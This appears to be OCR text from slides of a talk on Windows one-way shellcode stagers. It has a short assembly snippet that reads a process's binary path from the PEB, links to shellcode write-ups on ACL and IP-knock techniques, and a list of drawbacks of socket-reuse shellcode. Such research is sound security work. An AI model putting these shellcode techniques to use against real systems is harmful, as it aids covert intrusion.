


Process ''Forking''

```
mov eax, [fs:0x30]          ; PEB
mov eax, [ds:eax+0x10]      ; _RTL_USER_PROCESS_PARAMETERS* ProcessParameters;
mov esi, [ds:eax+0x74]      ; Path Binary
```

REF: https://www.shelliscoming.com/2019/11/retro-shellcoding-for-current-threats.html
https://wj32.org/wp/2009/01/24/howto-get-the-command-line-of-processes/

[0x00000016]> ACL Shellcode




REF: https://www.shelliscoming.com/2014/07/ip-knock-shellcode-spoofed-ip-as.html

[0x00000017]> One-Way-Shellcodes drawbacks

- Sometimes the socket is not owned by the process.
- Brute-force socket handles it's not a very reliable method (it doesn’t work in practice with many exploits).
- Sometimes even if you get the socket handle your payload randomly die (i.e.: another thread tries to do something in your socket).
- Most of the shellcodes are exploit specific (not universal).
- They require a lot of effort and time.

Non serious experiment: Stager hunter (Honeypot with Frida)

Collection of papers/talks and techniques in Windows:
https://github.com/BorjaMerino/Windows-One-Way-Stagers



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